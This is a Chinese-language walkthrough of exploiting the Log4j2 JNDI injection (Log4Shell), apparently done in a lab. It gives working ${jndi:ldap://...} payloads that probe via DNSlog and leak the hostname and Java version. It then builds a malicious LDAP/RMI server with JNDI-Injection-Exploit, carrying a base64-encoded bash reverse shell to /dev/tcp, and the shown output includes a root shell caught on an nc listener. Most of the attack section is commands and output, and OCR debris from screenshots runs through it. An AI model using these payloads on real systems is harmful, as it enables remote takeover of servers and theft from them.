Apache Log4j任意代码执行漏洞RCE

0x01 漏洞描述

Apache Log4j2 是一个基于 Java 的日志工具。这个工具重写了Log4j框架，引入了很多丰富的特性。日志框架广泛应用于业务系统开发中，用于记录日志信息
大多数情况下，开发人员可能会将用户输入导致的错误信息写入日志。攻击者可以利用该特性通过该漏洞构造特殊的数据请求包，最终触发远程代码执行。

0x02 漏洞流程

log4j存在Jndi注入
打了jndi之后，他会到公网指定地址获取一个.class文件，然后执行里面代码 static静态

0x03 测试的方法

1. 在什么地方打

所有可能输出到日志的地方都可以打
apache 记录日志
Java站

2.payload

${jndi:ldap://3ixme4.d2840.com/}

0x04 攻击流程(反弹shell)


1. 从DNSlog中获取一个地址，将地址放入进payload中的中ldap://后面

```
${jndi:ldap://5l7bza.d2840.com/}
```

通过DNSlog只能判断是否存在漏洞，以及是否能够出网。


2. 发送payload

判断是否存在漏洞，及是否能出网



ok

3. 查看Dnslog信息，收到信息表示存在log4j漏洞，并且可以出网



#	CONTENT	TARGET_ADDRESS	CREATE TIME
1	5l7bza.d2840.com	60.215.138.245	2021-12-13 14:54:40


4. 判断目标所属系统 & Java版本

通过使用下面的payload，可以判断目标所属的系统

```
payload=${jndi:ldap://${hostName}.3ixme4.d2840.com/}
```

如果内容为DESKTOP-CXXXX 一般为Windows系统

输出的内容为字符加上数字通常是Linux系统



通过`payload=${jndi:ldap://${sys:java.version}.4t15r0.d2840.com}`

可以判断目标的java版本

#	CONTENT	TARGET_ADDRESS
1	1.8.0_292.4t15r0.d2840.com	60.215.138.244

5. 构建ldap服务

可以利用的两个框架

- https://github.com/welk1n/JNDI-Injection-Exploit/releases/tag/v1.0
- https://github.com/0x727/JNDIExploit

使用`JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar`搭建ldap服务

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "执行的命令" -A "服务器的IP"
```

这里执行反弹shell

```
bash -i >& /dev/tcp/192.168.xxx.xxx/8845 0>&1
```

将上面的语句进行编码


```
bash -c {echo,YGJhc2ggLWkgPiYgL2Rldi90Y3AvMTcyXXXXXXXXXXXXXXXXXXWA=}|{base64,-d}|{bash,-i}
```

将生成的命令与上面的命令进行组合后执行

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YGJhc2ggLWkgPiYgL2Rldi90
Y3AvMTcyLjI0Ny4UgMD4mMWA=}|{base64,-d}|{bash,-i}" -A "172.247.113.170"
```

```
C:\Users\Anonymous\Desktop\新建文件夹\jndi>java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YGJhc2ggLWkgPiY
gL2Rldi90Y3AvMTcyLjI0Ny4xMTMuMTcwLzg4NDUgMD4mMWA=}|{base64,-d}|{bash,-i}" -A "192.168.79.131"
[ADDRESS] >> 192.168.79.131
[COMMAND] >> bash -c {echo,YGJhc2ggLWkgPiYgL2Rldi90Y3AvMTcy                                    A=}|{base64,-d}|{bash,-i}
---------------------------JNDI Links---------------------------
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://192.168.79.131:1099/ry7q06
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.79.131:1099/4bh37k
ldap://192.168.79.131:1389/4bh37k
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.79.131:1099/3ifou9
ldap://192.168.79.131:1389/3ifou9

---------------------------Server Log---------------------------
2021-12-13 15:30:12 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2021-12-13 15:30:12 [RMISERVER]  >> Listening on 0.0.0.0:1099
2021-12-13 15:30:13 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

6. 建立监听

在vps上面建立nc监听

```
[root@ecs-EVVTc ~]# nc -nvlp 8845
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8845
Ncat: Listening on 0.0.0.0:8845
```

7. 输入生成的jndi链接

使用第一个rmi JNDI Links，替换掉payload中的rmi链接后，执行

```
---------------------------JNDI Links---------------------------
arget environment(Build in JDK whose trustURLCodebase is false and have
mi://192.168.79.131:1099/ry7q06
arget environment(Build in JDK 1.8 whose trustURLCodebase is true):
mi://192.168.79.131:1099/4bh37k
dap://192.168.79.131:1389/4bh37k
arget environment(Build in JDK 1.7 whose trustURLCodebase is true):
mi://192.168.79.131:1099/3ifou9
dap://192.168.79.131:1389/3ifou9

---------------------------Server Log---------------------------
021-12-13 15:30:12 [JETTYSERVER]>> Listening on 0.0.0.0:8180
021-12-13 15:30:12 [RMISERVER]  >> Listening on 0.0.0.0:1099
021-12-13 15:30:13 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

Post data: payload=${jndi:rmi://192.168.79.131:1099/ry7q06}

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放

ok

命令执行

```
15:32:45 [RMISERVER]  >> Sending local classloading reference.
15:32:45 [RMISERVER]  >> Closing connection
15:32:45 [RMISERVER]  >> Have connection from /192.168.79.130:36374
15:32:45 [RMISERVER]  >> Reading message...
15:32:45 [RMISERVER]  >> Is RMI.lookup call for ry7q06 2
15:32:45 [RMISERVER]  >> Sending local classloading reference.
15:32:45 [RMISERVER]  >> Closing connection
15:33:56 [RMISERVER]  >> Have connection from /192.168.79.130:36384
15:33:56 [RMISERVER]  >> Reading message...
15:33:56 [RMISERVER]  >> Is RMI.lookup call for ry7q06 2
15:33:56 [RMISERVER]  >> Sending local classloading reference.
15:33:56 [RMISERVER]  >> Closing connection
15:33:56 [RMISERVER]  >> Have connection from /192.168.79.130:36386
15:33:57 [RMISERVER]  >> Reading message...
15:33:57 [RMISERVER]  >> Is RMI.lookup call for ry7q06 2
15:33:57 [RMISERVER]  >> Sending local classloading reference.
15:33:57 [RMISERVER]  >> Closing connection
15:33:57 [RMISERVER]  >> Have connection from /192.168.79.130:36390
15:33:57 [RMISERVER]  >> Reading message...
15:33:57 [RMISERVER]  >> Is RMI.lookup call for ry7q06 2
15:33:57 [RMISERVER]  >> Sending local classloading reference.
15:33:57 [RMISERVER]  >> Closing connection
15:33:57 [RMISERVER]  >> Have connection from /192.168.79.130:36394
15:33:58 [RMISERVER]  >> Reading message...
15:33:58 [RMISERVER]  >> Is RMI.lookup call for ry7q06 2
15:33:58 [RMISERVER]  >> Sending local classloading reference.
```

文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)

http://192.1...:32840/hello

192.168.79.130:32840/hello

INT SQL BASICS UNION BASED ERROR/DOUBLE QU

Load URL http://192.168.79.130:32840/hello

Split URL

Execute

Post data Referrer 0xHEX %

Post data: payload=${jndi:rmi://192.168.79.131:1099/ry7q06}

禁用 Cookies CSS 表单 图片 网页信息 其他功能

ok

8. 反弹shell

成功反弹

```
[root@ecs-EVVTc ~]# nc -nvlp 8845
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8845
Ncat: Listening on 0.0.0.0:8845
Ncat: Connection from 125.35.71.38.
Ncat: Connection from 125.35.71.38:2088.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c04cd6c0870f:/demo# ls
ls
demo.jar
sources.list
```

> 一开始使用了第二个框架的ReverseShell反弹shell，shell也能成功回弹，但是无法执行命令

payload=${jndi:ldap://192.168.79.131:1389/TomcatBypass/ReverseShell/172.247.113.170/8881}

2021.12.13